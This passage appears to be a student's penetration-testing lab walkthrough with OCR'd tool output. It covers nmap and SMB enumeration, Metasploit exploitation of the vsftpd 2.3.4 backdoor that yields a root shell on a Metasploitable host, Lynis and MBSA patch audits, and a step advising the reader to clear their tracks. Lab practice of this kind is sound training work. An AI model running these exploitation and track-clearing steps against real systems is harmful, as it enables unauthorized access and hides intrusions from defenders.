|_SIZE TIME FILENAME
|_7.0K 2025-08-06 19:25 games.exe
|_615 2025-06-25 13:48 index.nginx-debian.html

Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Uptime guess: 39.590 days (since Sat Jun 28 20:45:46 2025)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: kali.kj

NSE: Script Post-scanning.
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 44.61 seconds
Raw packets sent: 6606 (205.522KB) | Rcvd: 6125 (213.320KB)
```

1. SMB Enumeration

Goal: Identify vulnerable services and misconfigurations

- Smb enumeration using **enum4linux-ng** tool

Command -: enum4linux-ng -A <target ip >

```
root@kali: /home/kali
enum4linux-ng -A 192.168.115.165
ENUM4LINUX - next generation (v1.3.4)

=====
| Target Information |
=====
[*] Target ..... 192.168.115.165
[*] Username ..... ''
[*] Random Username .. 'zivqggjk'
[*] Password ..... ''
[*] Timeout ..... 5 second(s)

=====
| Listener Scan on 192.168.115.165 |
=====
[*] Checking LDAP
[-] Could not connect to LDAP on 389/tcp: connection refused
[*] Checking LDAP5
[-] Could not connect to LDAP5 on 636/tcp: connection refused
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

=====
| NetBIOS Names and Workgroup/Domain for 192.168.115.165 |
=====
[+] Got domain/workgroup name: WORKGROUP
[+] Full NetBIOS names information:
- DESKTOP-0D7A3D1 <00> - B <ACTIVE> Workstation Service
- WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
- DESKTOP-0D7A3D1 <20> - B <ACTIVE> File Server Service
- WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
- WORKGROUP <1d> - B <ACTIVE> Master Browser
- .. MSBROWSE .. <01> - <GROUP> B <ACTIVE> Master Browser
- MAC Address = 00-0C-29-EB-0A-7B
```

```
root@kali: /home/kali
- WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
- DESKTOP-0D7A3D1 <20> - B <ACTIVE> File Server Service
- WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
- WORKGROUP <1d> - B <ACTIVE> Master Browser
- .. MSBROWSE .. <01> - <GROUP> B <ACTIVE> Master Browser
- MAC Address = 00-0C-29-EB-0A-7B

=====
| SMB Dialect Check on 192.168.115.165 |
=====
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
SMB 1.0: false
SMB 2.02: true
SMB 2.1: true
SMB 3.0: true
SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: false

=====
| Domain Information via SMB session for 192.168.115.165 |
=====
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DESKTOP-0D7A3D1
NetBIOS domain name: ''
DNS domain: DESKTOP-0D7A3D1
FQDN: DESKTOP-0D7A3D1
Derived membership: workgroup member
Derived domain: unknown

=====
| RPC Session Check on 192.168.115.165 |
=====
[*] Check for null session
[-] Could not establish null session: STATUS_ACCESS_DENIED
```



```

DNS domain: DESKTOP-8D7A3D1
FQDN: DESKTOP-8D7A3D1
Derived membership: workgroup member
Derived domain: unknown

=====
|   RPC Session Check on 192.168.115.165   |
=====
[*] Check for null session
[-] Could not establish null session: STATUS_ACCESS_DENIED
[*] Check for random user
[-] Could not establish random user session: STATUS_LOGON_FAILURE
[-] Sessions failed, neither null nor user sessions were possible

=====
|   OS Information via RPC for 192.168.115.165   |
=====
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Skipping 'srvinfo' run, not possible with provided credentials
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '2004'
OS build: '19041'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

[!] Aborting remainder of tests since sessions failed, rerun with valid credentials


Completed after 0.16 seconds

(root@kali) - [/home/kali]


```

2. Vulnerability Scanning using Zaproxy

- Enter target url in url section




- Click on alert section to see the vulnerabilities



4 . Exploitation Using Metasploit

- Try to exploit Ftp service



- Ftp service version -- Vsftpd version is vulnerable
- Now open msfconsole and **use exploit unix/ftp/vsftpd_234_backdoor**

```
root@kali: /home/kali
#####
#####
##### WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
##### https://metasploit.com

[ metasploit v6.4.69-dev ]
+ -- ==[ 2529 exploits - 1302 auxiliary - 432 post |
+ -- ==[ 1672 payloads - 49 encoders - 13 nops   |
+ -- ==[ 9 evasion                               |

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
=====

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes vsftpd 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No vsftpd v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Now Set rhosts <target ip> and enter exploit

```

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.115.33
rhosts => 192.168.115.33
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
RHOSTS     192.168.115.33  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21              yes       The target port (TCP)

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.115.33:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.115.33:21 - USER: 331 Please specify the password.
[*] 192.168.115.33:21 - Backdoor service has been spawned, handling...
[*] 192.168.115.33:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

```

- Found shell 🖱️ ✅

```
root@kali: /home/kali
[+] 192.168.115.33:21 - Backdoor service has been spawned, handling...
[+] 192.168.115.33:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.115.210:41829 -> 192.168.115.33:6200) at 2025-08-07 11:23:59 +0530

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
mkdir
mkdir: missing operand
Try 'mkdir --help' for more information.
root@metasploitable: /# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7f:52:1b
          inet addr:192.168.115.33  Bcast:192.168.115.255  Mask:255.255.255.0
          inet6 addr: 2402:3a80:c90:a6e4:20c:29ff:fe7f:521b/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe7f:521b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20993 errors:35 dropped:71 overruns:0 frame:0
          TX packets:27076 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2189750 (2.0 MB)  TX bytes:27005517 (25.7 MB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:262 errors:0 dropped:0 overruns:0 frame:0
          TX packets:262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:86649 (84.6 KB)  TX bytes:86649 (84.6 KB)

root@metasploitable: /#
```

Step-27 checking missing Security patches and patch levels : linux

- By using lynis we can find the missing security patches and patch levels

```
More options available. Run '/usr/sbin/lynis show options', or use the man page.

No command provided. Exiting..

(root@kali) - [~/home/kali]
# sudo lynis audit system

[ Lynis 3.1.4 ]

#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2024, CISofy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
#####

[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Checking profiles... [ DONE ]
-----

Program version: 3.1.4
Operating system: Linux
Operating system name: Kali Linux
Operating system version: Rolling release
Kernel version: 6.12.25
Hardware platform: x86_64
Hostname: kali
-----
Profiles: /etc/lynis/default.conf
```

- Result ☒

```
- Plugin: debian
[
[+] Debian Tests
-----
- Checking for system binaries that are required by Debian Tests...
- Checking /bin... [ FOUND ]
- Checking /sbin... [ FOUND ]
- Checking /usr/bin... [ FOUND ]
- Checking /usr/sbin... [ FOUND ]
- Checking /usr/local/bin... [ FOUND ]
- Checking /usr/local/sbin... [ FOUND ]
- Authentication:
- PAM (Pluggable Authentication Modules):
[WARNING]: Test DEB-0001 had a long execution: 21.739448 seconds
- libpam-tmpdir [ Not Installed ]
- File System Checks:
- DM-Crypt, Cryptsetup & Cryptmount:
- Software:
- apt-listbugs [ Not Installed ]
- apt-listchanges [ Not Installed ]
- needrestart [ Installed ]
- fail2ban [ Not Installed ]
]

[+] Boot and services
-----
- Service Manager [ systemd ]
- Checking UEFI boot [ DISABLED ]
- Checking presence GRUB2 [ FOUND ]
- Checking for password protection [ NONE ]
- Check running services (systemctl) [ DONE ]
  Result: found 35 running services
- Check enabled services at boot (systemctl) [ DONE ]
  Result: found 19 enabled services
- Check startup files (permissions) [ OK ]
- Running 'systemd-analyze security'
  Note: page (executing value) and predicate
```

```

- Querying RPM package manager
- Searching dpkg package manager [ FOUND ]
- Querying package manager

[WARNING]: Test PKGS-7345 had a long execution: 16.732506 seconds

- Query unpurged packages [ NONE ]
- Checking APT package database [ OK ]
- Checking vulnerable packages (apt-get only) [ DONE ]

[WARNING]: Test PKGS-7392 had a long execution: 69.778919 seconds


- Checking upgradeable packages [ SKIPPED ]
- Checking package audit tool [ INSTALLED ]
Found: apt-get
- Toolkit for automatic upgrades [ NOT FOUND ]

[+] Networking
-----
- Checking IPv6 configuration [ ENABLED ]
  Configuration method [ AUTO ]
  IPv6 only [ NO ]
- Checking configured nameservers
  - Testing nameservers
    Nameserver: 192.168.115.236 [ NO RESPONSE ]
    Nameserver: 2402:3a80:c90:a6e4::64 [ OK ]
  - Minimal of 2 responsive nameservers [ WARNING ]
- Checking default gateway [ DONE ]
- Getting listening ports (TCP/UDP) [ DONE ]
- Checking promiscuous interfaces [ OK ]
- Checking waiting connections [ OK ]
- Checking status DHCP client [ NOT ACTIVE ]
- Checking for ARP monitoring software [ NOT FOUND ]
- Uncommon network protocols [ 0 ]


[+] Printers and Spools
-----
- Checking cups daemon [ NOT FOUND ]
- Checking lp daemon [ NOT RUNNING ]
```


Step-28 Checking missing security patches and patch levels :windows


- Using MBSA Scanner
- Click on scan a computer




- Now you can scan this computer or scan another using using their ip address
- Click on **start scan**



- Here it scan all security patches




- Result



Step-28 Cleanup: resetting into prevision state

- Now clear your tracks ,
- if you create any file or something on target device then delete it and clear your tracks



```
Volume Serial Number is 2CBC-955F

Directory of C:\Users\anike\Downloads

